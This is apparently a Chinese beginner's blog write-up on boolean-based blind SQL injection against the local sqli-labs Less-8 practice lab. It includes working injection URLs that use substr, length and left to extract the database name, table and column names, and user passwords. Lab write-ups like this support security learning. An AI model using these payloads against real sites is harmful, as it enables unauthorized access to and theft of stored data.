最基本的sql注入方法1

基础知识

1. 默认在mysql中存放information_schema数据库, 在库中有三个表, schemata, tables, columns。
2. tables表储存用户创建的所有数据库和表名, 表中记录数据库库名和表名的字段名为table_schema和table_name。
3. columns表储存用户创建的所有数据库库名, 表名和字段名, 数据库库名, 表名, 字段名为table_schemam, table_name 和 column_name
4. 注释符: #或-(减减)空格或/**/
5. 内联注释: /*! */

举个栗子:

```
?id=-1 /*!union*/ /*!select*/ 1,2,3
```

union注入前面已近讲到, 就不在提了

Boolean盲注

实验环境sqlilabs-less-8

条件为真回显，条件为假则不回显

id=1'发现



The screenshot shows a web page with a black background. At the top, there is a navigation bar with various links. Below the navigation bar, the text "Welcome Dhakkan" is displayed in red, followed by "You are in....." in yellow. A large, stylized title "SQLI DUMB SERIES-8" is centered on the page. In the bottom right corner, there is a URL: <https://blog.csdn.net/bmth666>.

id='1'发现不回显



The screenshot shows a web page with a black background. At the top, there is a navigation bar with various links. Below the navigation bar, the text "Welcome Dhakkan" is displayed in red. A large, stylized title "SQLI DUMB SERIES-8" is centered on the page. In the bottom right corner, there is a URL: <https://blog.csdn.net/bmth666>.

可以用--+注释，先判断数据库的长度

```
http://127.0.0.1/sqlilabs/Less-8/?id=1%27%20and%20length(database())%3E=8--+
```

长度为9不回显了

所以判断长度为8，接着逐字查询数据库库名

`http://127.0.0.1/sqlilabs/Less-8/?id=1%27%20and%20substr(database(),1,1)%27s%27--+`

substr是截取的函数，从第一个开始，每次只返回一个函数

当为s的时候回显，第一个字为s

也可以改为ascii码的格式

```
id=1' and ord(substr(database(),1,1))=ascii码--+
```

查询第二个

```
http://127.0.0.1/sqlilabs/Less-8/?id=1%27%20and%20substr(database(),2,1)=%27e%27--+
```

挨个查询得到数据库名security

手工注入要累死。

```
127.0.0.1/sqlilabs/Less-8/?id=1' and substr((select table_name from information_schema.tables where table_schema='security' limit 0,1),1,1)='a'--+
```

查询第一个表中的第一个字，依次爆破得到第三个表为users

然后爆破字段

```
http://127.0.0.1/sqlilabs/Less-8/?id=1%27%20and%20substr((select%20column_name%20from%20information_schema.columns%20where%20table_name=%27users%27%20limit%204,1),1,1)=%27p%27--+
```

The screenshot shows a web browser with a search bar containing the query: `information_schema.columns where table_name='users' limit 4,1),1,1)='p'--+`. The page content includes a welcome message: "Welcome Dhakkan" and "You are in.....". Below this is a large, stylized title: "SQLI DUMB SERIES-8". At the bottom right, there is a URL: <https://blog.csdn.net/bmth666>.

找出password, username, 过程十分复杂。。。。。

```
127.0.0.1/sqlilabs/Less-8/?id=1' and substr((select password from users order by id limit 0,1),1,1)='d' --+
```

第一个为dumb, 验证一下

The screenshot shows a web browser with a search bar containing the query: `=1' and substr((select password from users order by id limit 0,1),2,1)='u'--+`. The page content includes a welcome message: "Welcome Dhakkan" and "You are in.....". Below this is a large, stylized title: "SQLI DUMB SERIES-8". At the bottom right, there is a URL: <https://blog.csdn.net/bmth666>.

我废了！！！

学习师傅文章发现简单一些的方法：

`left((select database()),1)<'t'` 这样的比较二分查找方法快速爆破

并且可以这样写出整个字段

```
127.0.0.1/sqlilabs/Less-8/?id=1' and left((select column_name from information_schema.columns where table_name='users' limit 4,1),8)='password' --+
```

The screenshot shows a web browser with a search bar containing the query: `tion_schema.columns where table_name='users' limit 4,1),8)='password'--+`. The page content includes a welcome message: "Welcome Dhakkan" and "You are in.....".

SQLI DUMB SERIES-8

另一个截取函数，学到了，还有right函数。

同样参考了师傅的博客，同样是自己太菜了sql-lab教程——1-35通关Writeup

遇事不觉，sqlmap走起

```

```

一下子我的数据库就出来了，太猛了

```

秒杀了，还是机器方便，应该还可以写脚本的，但没写过，慢慢来吧，明天继续学习，奥力给！
